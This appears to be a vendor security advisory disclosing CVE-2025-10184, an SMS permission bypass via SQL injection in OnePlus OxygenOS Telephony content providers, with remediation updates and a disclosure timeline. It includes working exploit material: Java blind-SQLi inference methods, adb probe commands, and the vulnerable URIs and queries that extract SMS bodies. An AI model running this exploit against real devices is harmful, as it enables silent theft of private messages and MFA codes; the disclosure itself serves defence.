


Overview
Rapid7 has identified a permission bypass vulnerability in multiple versions of OnePlus OxygenOS installed on its Android smartphones, across multiple devices. It is expected that a wider range of devices than those tested are affected. When leveraged, the vulnerability allows any application installed on the device to read SMS/MMS data and metadata from the system-provided Telephony provider (the package com.android.providers.telephony) without permission, user interaction, or consent. The user is also not notified that SMS data is being accessed. This could lead to sensitive information disclosure and could effectively break the security provided by SMS-based Multi-Factor Authentication (MFA) checks.
Rapid7 was unable to make contact with the affected vendor, OnePlus, in order to coordinate a disclosure of this vulnerability. While OnePlus does advertise a public bug bounty program for reporting vulnerabilities, Rapid7 cannot engage with their bug bounty program due to its restrictive Non Disclosure Agreement (NDA) terms and conditions. Therefore CVE-2025-10184 is being disclosed as not fixed by the vendor at the time of disclosure.
Update #1: On Sept 24, 2025, OnePlus reached out to Rapid7 acknowledging our disclosure and said that they are investigating the issue. We will further update this blog and related content if and when a fix from OnePlus becomes available.
Update #2: On October 11, 2025, OnePlus informed Rapid7 that fixes for both the OnePlus 8T and the OnePlus 10 Pro have begun to roll out. This blog's remediation section has been updated to reflect the availability of patches, along with the version numbers supplied by the vendor. The title of this blog was changed from “NOT FIXED” to “FIXED as of October 11, 2025” due to the availability of vendor supplied patches for the two devices we tested.
Update #3: On November 3, 2025, Rapid7 confirmed that the vendor OPPO has also shipped an update to remediate this vulnerability. Rapid7 was able to confirm that an OPPO Find X3 Neo device running ColorOS 13.1 was vulnerable to CVE-2025-10184. The remediation section of this blog has been updated to reflect the fixed version.
Impact
This vulnerability affects a wide range of OxygenOS versions and multiple OnePlus devices, and we consider the potential impact to be high. The issue stems from the fact that sensitive internal content providers are accessible without permission, and are vulnerable to SQL injection. Based on our analysis, this vulnerability could be leveraged to bypass the core Android READ_SMS permission to silently exfiltrate users' SMS data without their consent and break SMS-based MFA systems. At this particular moment in time, surveillance-related vulnerabilities and threats are of strong interest to many governments and threat actors. A wide-reaching issue like this could be a boon to both state-sponsored adversaries looking to surveil victims and authoritarian regimes looking to oppress political dissidence.
Tested devices
The vulnerability has been tested and confirmed on the following devices and OS builds:
⠀
Device / Model | Package version | OxygenOS Version | Build Number |
OnePlus 8T / KB2003 | 3.4.135 | 12 | KB2003_11_C.33 |
OnePlus 10 Pro 5G / NE2213 | 14.10.30 | 14 | NE2213_14.0.0.700(EX01) |
OnePlus 10 Pro 5G / NE2213 | 15.30.5 | 15 | NE2213_15.0.0.502(EX01) |
OnePlus 10 Pro 5G / NE2213 | 15.30.10 | 15 | NE2213_15.0.0.700(EX01) |
OnePlus 10 Pro 5G / NE2213 | 15.40.0 | 15 | NE2213_15.0.0.901(EX01) |
⠀
The versions of OxygenOS 11 that were tested were not vulnerable. As such, we consider the issue to have been introduced as part of OxygenOS 12, released in 2021. While the build numbers above are specific to the test devices, as the issue affects a core component of Android, we expect this vulnerability to affect other OnePlus devices running the above versions of OxygenOS, i.e., it does not seem to be a hardware-specific issue.
Credit
This vulnerability was discovered by Calum Hutton, and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Technical analysis
Content provider primer
Content providers are a core component of Android applications which manage and provide access to structured (e.g. SQLite) or unstructured (e.g. file content) data through a well-defined API with the ability to set granular permissions for external applications to perform read (i.e., query) or write (insert/update/delete) content provider operations. Content providers also provide an abstraction layer between the API to access the data and the storage backend so application developers can implement their own custom content providers while still providing client apps the same consistent access API.
Content URIs
Content URIs take the form of a content:// scheme, an authority, and a path. The path often maps to a specific database table if the content provider’s data is stored in SQLite. In the following example:
⠀
content://user_dictionary/words⠀
user_dictionary is the authority, which is a unique alias that maps to the content provider implementation class. /words is the path that defines which table the operation should be performed on.
Permissions
As already mentioned, content providers have granular permissions, in that read and write operations can have separate permissions. These are defined in the applications AndroidManifest.xml file, with the readPermission and writePermission attributes, respectively. A permission attribute can be used to set the same permission for both read and write operations. If no permission attribute is defined for the provider, and the provider does not explicitly specify a read/write permission, the permission is considered null and hence any client can perform that type of operation on the provider.
Something to keep in mind when reviewing content providers is that just because a client has permission to perform read or write operations on a content provider, it does not guarantee that each, or any, of the write operations (insert/update/delete) are implemented in the content provider. It is perfectly acceptable, and common, to create a read-only content provider by only implementing logic for query operations, and leaving others unimplemented.
Querying a content provider
Client applications can query local or external content providers by using a ContentResolver object, i.e:
⠀
Cursor cursor = getContentResolver().query(
"content://user_dictionary/words"
projection,										// The columns to return for each row
selectionClause,								// Selection criteria
selectionArgs.toTypedArray(),					// Selection criteria arguments
sortOrder										// The sort order for the returned rows
)
⠀
The Android documentation provides a good comparison between the elements involved in a content provider query() call compared to an SQL query:
⠀

⠀
A key thing to note is that the client is able to provide arbitrary SQL in certain parameters such as projection, selection and sortOrder.
Comparing the Telephony provider
A core system-provided content provider that exists on all Android smartphones is the Telephony provider, in package com.android.providers.telephony, which contains and provides access to SMS/MMS messages and their metadata, amongst other things. Looking at the provider definitions of the Android 15 stock Telephony provider, running on a Pixel 7a (left) compared to the OxygenOS 15 Telephony provider on the OnePlus 10 Pro (right), the definitions for some of the core providers are very similar, with the only difference being that the name attribute of the provider on the OnePlus is a fully qualified class name:
⠀

⠀
There are some notable differences too. In particular, in the Telephony provider of the OnePlus there are three additional exported (and hence accessible) content providers:
com.android.providers.telephony.PushMessageProvider
com.android.providers.telephony.PushShopProvider
com.android.providers.telephony.ServiceNumberProvider
⠀

⠀
Each of these providers is defined with the same permissions, specifically with android.permission.READ_SMS for the readPermission attribute, which is the permission we would expect to use when reading SMS data, similarly defined as with the common providers. Considering that only a readPermission attribute is specified, and not a writePermission or permission attribute, this denotes a default/null permission for write operations, and may allow client apps to perform write operations, if the relevant write (insert/update/delete) operation is implemented within the provider. As these content providers do not exist on the stock version of Android, it is assumed that they have been introduced as part of OEM modifications to the core Android framework for OnePlus devices.
To the code
The code snippet below shows the update method of the com.android.providers.telephony.ServiceNumberProvider in the OnePlus Telephony provider (located at /system_ext/priv-app/TelephonyProvider/TelephonyProvider.apk on the OnePlus 8T). It has been fully implemented, which means that clients can interact with it (and we know it has a default permission for write operations from the manifest definition). The UriMatcher class is used to determine if the URI is valid for this content provider and how to process the operation.
⠀
public class ServiceNumberProvider extends ContentProvider
{
	private static final String TAG;
	private static final UriMatcher URI_MATCHER;
	private static final int URI_SERVICE_NUMBER = 100;
	private static final int URI_SERVICE_NUMBER_MESSAGE = 101;
	private MmsSmsDatabaseHelper mOpenHelper;

	private static UriMatcher buildUriMatcher() {
		final UriMatcher uriMatcher = new UriMatcher(-1);
		uriMatcher.addURI("service-number", "service_number", 100);
		uriMatcher.addURI("service-number", "service_number/#", 101);
		return uriMatcher;
	}

	// ...

	public int update(final Uri uri, final ContentValues contentValues, final String s, final String[] array) {
		final SQLiteDatabase writableDatabase = this.mOpenHelper.getWritableDatabase();
		final int match = ServiceNumberProvider.URI_MATCHER.match(uri);
		int n;
		if (match != 100) { // [1]
			n = 0;
		if (match == 101) {
			try {
				n = writableDatabase.update("service_number", contentValues, "_id = ? ", new String[] { String.valueOf(Long.parseLong(uri.getLastPathSegment())) });
			}
			catch (NumberFormatException ex) {
				Log.e(ServiceNumberProvider.TAG, "Row ID must be a long.");
			}
		}
	}
	else {
		n = writableDatabase.update("service_number", contentValues, s, array); // [2]
	}
	return n;
	}
}
⠀

If the UriMatcher returns a code of 100 at [1], the else branch is entered and the where parameter of the update method (the String s variable in the method parameters) is passed into SQLiteDatabase.update() without sanitisation at [2]. The where parameter of the update method is similar to the selection parameter of the query method; as shown in the image below from the Android docs, it allows arbitrary SQL to be entered as a WHERE clause for the query and could therefore be vulnerable to SQL injection.
⠀
Dumping via Blind SQLi/Inference
As an integer is returned by the update method (indicating the number of rows updated) rather than the data itself, exploiting this to exfiltrate data from the database requires a blind SQL injection payload. Blind SQL injection payloads work by using inferential queries to determine the content of database rows one character at a time. By performing Boolean queries it's possible to infer the content of the database instead of reading it directly. This technique does greatly amplify the required number of queries to determine the content of a database row, but in the context of SQL injection within content providers the latency caused by this is negligible.
Using the following WHERE clause we can leverage sub-queries to reference other database tables and exfiltrate row data character by character.
⠀
WHERE unicode(substr((<sub query>), <row char index>, 1)) BETWEEN <start> AND <end>⠀
substr() reduces the row data of the <sub-query> to a single character, the index of which is defined by the value in <row char index>
unicode() converts the ASCII character into a numeric unicode code point, which can then be used in the BETWEEN <start> and <end> comparison.
<start> and <end> are numbers in the range of 0-127 representing the numerical unicode value of the character. By using the result of the inference queries we can reduce this range after several queries, therefore inferring the character at the specified index.
By using an algorithm to repeat this process for each character in each row returned by the sub query, it’s possible to exfiltrate the database content, using the return value from the update method as an indicator of true/false.
The algorithm used to retrieve the content for a single character can be seen in the snippet below:
⠀
private char getChar(Uri uri, String query, int charIndex) {
	ContentValues vals = new ContentValues();
	vals.put("rowid", "123");
	int min = 0;
	int window = 127;
	while (true) {
		String where = String.format(Locale.getDefault(), "1=1 AND unicode(substr((%s), %d, 1)) BETWEEN %d AND %d", query, charIndex + 1, min, (min + window));
		if (boolExploitUpdate(uri, vals, where)) {
			if (window == 0) {
				// Got result
				return (char) min;
			} else {
				// True, reduce window
				if (window > 3) {
					window = window / 2;
				} else {
					window--;
				}
			}
		} else {
			if (min == 0 && window == 127) {
				// Invalid char (must be between 0 and 127)
				return 0;
			} else {
				if (window > 0) {
					// False, min becomes last max
					min = min + window;
				} else {
					min++;
				}
			}
		}
	}
}
⠀
The method boolExploitUpdate() is used to perform the update and determine the boolean result of the query:
⠀
	private boolean boolExploitUpdate(Uri uri, ContentValues values, String where) {
		try {
			return getContentResolver().update(uri, values, where,null) > 0;
		} catch (Exception e) {
			if (e.getMessage() != null && e.getMessage().contains("UNIQUE constraint failed")) {
				// Check for constraint error, which means the update was attempted so return true
				return true;
			}
			Log.e(TAG, "Exception performing exploit query: " + e.getMessage());
		}
		return false;
	}
⠀
If the update method returns a value greater than 0, or an error message is raised warning of failing unique constraints, the query result is considered true. Otherwise, the result is false.

This can be demonstrated with an SQLite database browser such as sqlitebrowser, with a dummy database. Calling the sqlite_version() function returns the SQLite version as a string, i.e:
⠀
⠀

Modifying the query to SELECT unicode(substr((sqlite_version()), 1, 1)), gets the first character of the string (3) and returns the numerical unicode value for that character: 51
⠀
⠀

By combining with a BETWEEN statement, we can turn it into a Boolean condition that will return true if the numerical Unicode value of the first character is within the values of the BETWEEN statement. In the below image, the query returns true, and a row is returned (which we can use as an indicator of a true result).
⠀
⠀

The below images shows an example where the query is false, because 51 is not between 52 and 52, no nows are returned.
⠀
Pre-requisites
For blind SQL injection attacks such as these to succeed, there are a few important pre-requisites. Without these, it is not possible to exfiltrate data using this technique:
The table exposed by the vulnerable content provider must contain at least one row of data. Without this, the write operations will have no data to work on and will always return 0 (false).
If no rows of data exist in the exposed table, the content provider must allow the client to insert data into the table. I.e. if the insert operation is implemented in the content provider, and the client has permission to do so, it’s possible to seed the database with a dummy row of data to enable exfiltration to succeed.
The target table referenced in the sub query must exist in the same database as the table exposed by the vulnerable content provider. SQLite databases are files, and several could be in use for a single application. If a table referenced in the sub query does not exist in the same database file, the query will fail.
Back to the code
Checking the code for the com.android.providers.telephony.ServiceNumberProvider again, we see there is indeed an insert method fully implemented. No validation or sanitisation of the user provided ContentValues occurs, and they are inserted into the database at [3].
⠀
	public Uri insert(Uri buildServiceNumberUri, final ContentValues contentValues) {
		final SQLiteDatabase writableDatabase = this.mOpenHelper.getWritableDatabase();
		final int match = ServiceNumberProvider.URI_MATCHER.match(buildServiceNumberUri);
		buildServiceNumberUri = null;
		if (match == 100) {
			long insert;
			try {
				insert = writableDatabase.insert("service_number", (String)null, contentValues); // [3]
			}
			catch (Exception obj) {
				Log.e(ServiceNumberProvider.TAG, "insert URI_SERVICE_NUMBER e : " + obj);
				insert = -1L;
			}
			long n = insert;
			if (insert < 0L) {
				final String asString = contentValues.getAsString("hash_number");
				n = insert;
				if (!TextUtils.isEmpty((CharSequence)asString)) {
					n = writableDatabase.update("service_number", contentValues, "hash_number=?", new String[] { asString });
				}
			}
			if (n > 0L) {
				buildServiceNumberUri = ServiceNumberContract.ServiceNumberEntry.buildServiceNumberUri(n);
			}
		}
		return buildServiceNumberUri;
	}
⠀
So even if the service_number table is empty, the client should be able to insert a dummy row of data into the table, satisfying the first couple of pre-conditions for blind SQL injection.
Testing access
It’s possible to use adb to perform operations on content providers. Using the internal SQLite sqlite_master table (which stores metadata for each table in the database) we can query for a specific table to check if it is accessible for SQLi, and use this as a condition in the WHERE clause to confirm if it exists in the current database. Having ascertained that the table containing SMS data was called sms, we used the following adb commands to confirm that the sms table was accessible.
⠀
$ adb shell
OP516FL1:/ $ content query --uri content://service-number/service_number --where '(SELECT COUNT(*) FROM (SELECT tbl_name FROM sqlite_master WHERE tbl_name = "sms"))>0'
Row: 0 _id=1, hash_number=NULL, origin_number=NULL, source=NULL, type=NULL, update_date=NULL, extras=NULL
⠀
The WHERE condition evaluates to true as there are rows returned, so this confirms that the sms table can be referenced by the subquery within the blind SQLi payload. Changing the requested table to an invalid name (smsX) returns 0 rows, indicating that the table does not exist:
⠀
OP516FL1:/ $ content query --uri content://service-number/service_number --where '(SELECT COUNT(*) FROM (SELECT tbl_name FROM sqlite_master WHERE tbl_name = "smsX"))>0'
No result found.
PoC

We developed a PoC Android application to demonstrate the issue. A ZIP file of the PoC can be downloaded here. The PoC requests no permissions in its manifest.
⠀
⠀
The PoC uses the content://service-number/service_number URI to exploit the issue, the following URI’s were also confirmed to be vulnerable:
content://push-mms/push
content://push-shop/push_shop

The PoC allows arbitrary SQL to be executed by leveraging Boolean inference. The SQL within the text field of the PoC is used as the subquery of the WHERE payload and the query for which data should be retrieved. The default SQL query (SELECT body FROM sms ORDER BY rowid DESC LIMIT 3) will return the body content of the three most recent SMS messages on the device.
The following screenshot shows the PoC inferring and then displaying the contents of an SMS message stored on the device. We can see the message contents contains an MFA code from a popular messaging app.
⠀
Remediation
As no vendor supplied patch is available at the time of disclosure, users of affected OnePlus devices may limit their exposure via the following steps.
Only install apps from trusted sources and remove all non-essential apps. This will limit exposure to untrusted apps that may employ this permission bypass to read SMS/MMS data.
Review what third-party services use SMS based multi-factor authentication (MFA) and change those services to instead use an authenticator app. This will limit sensitive information being sent to your device over SMS.
For additional privacy of text messages, users can use end-to-end encrypted messenger apps instead of SMS based communication. This will limit sensitive information being sent to your device over SMS.
For third-party services that send SMS based notifications, it may be possible to change to in-app push notifications. This will limit sensitive information being sent to your device over SMS.
Update: As of October 11, 2025, a vendor supplied patch is available for the following devices:
- A vendor supplied patch for the OnePlus 8T is now available, with a full rollout of the patch expected by the vendor circa October 13, 2025. The version number for this patch is KB2003_14.0.0.1311.
A vendor supplied patch for the OnePlus 10 Pro is now available, with a full rollout of the patch expected by the vendor circa October 15, 2025. The version number for this patch is NE2213_15.0.0.1301(EX01).
Update: As of November 3, 2025, a vendor supplied patch for the OPPO Find X3 Neo running ColorOS 13.1 is now available. The version number for this patch is CPH2207_13.1.0.600(EX01).
Disclosure timeline
May 1, 2025: Rapid7 contacts the OnePlus Security Response Center (OneSRC) via email, requesting communication for a vulnerability disclosure. No response was received.
May 6, 2025: Rapid7 contacts OneSRC via email. No response was received.
July 2, 2025: Rapid7 contacts both OnePlus Support and OneSRC via email.
July 3, 2025: OnePlus Support responds stating they will raise Rapid7’s request internally to the correct teams and then reach out for further information. No follow up response was ever received.
July 10, 2025: Rapid7 contacts OnePlus Support requesting a follow up. No response was received.
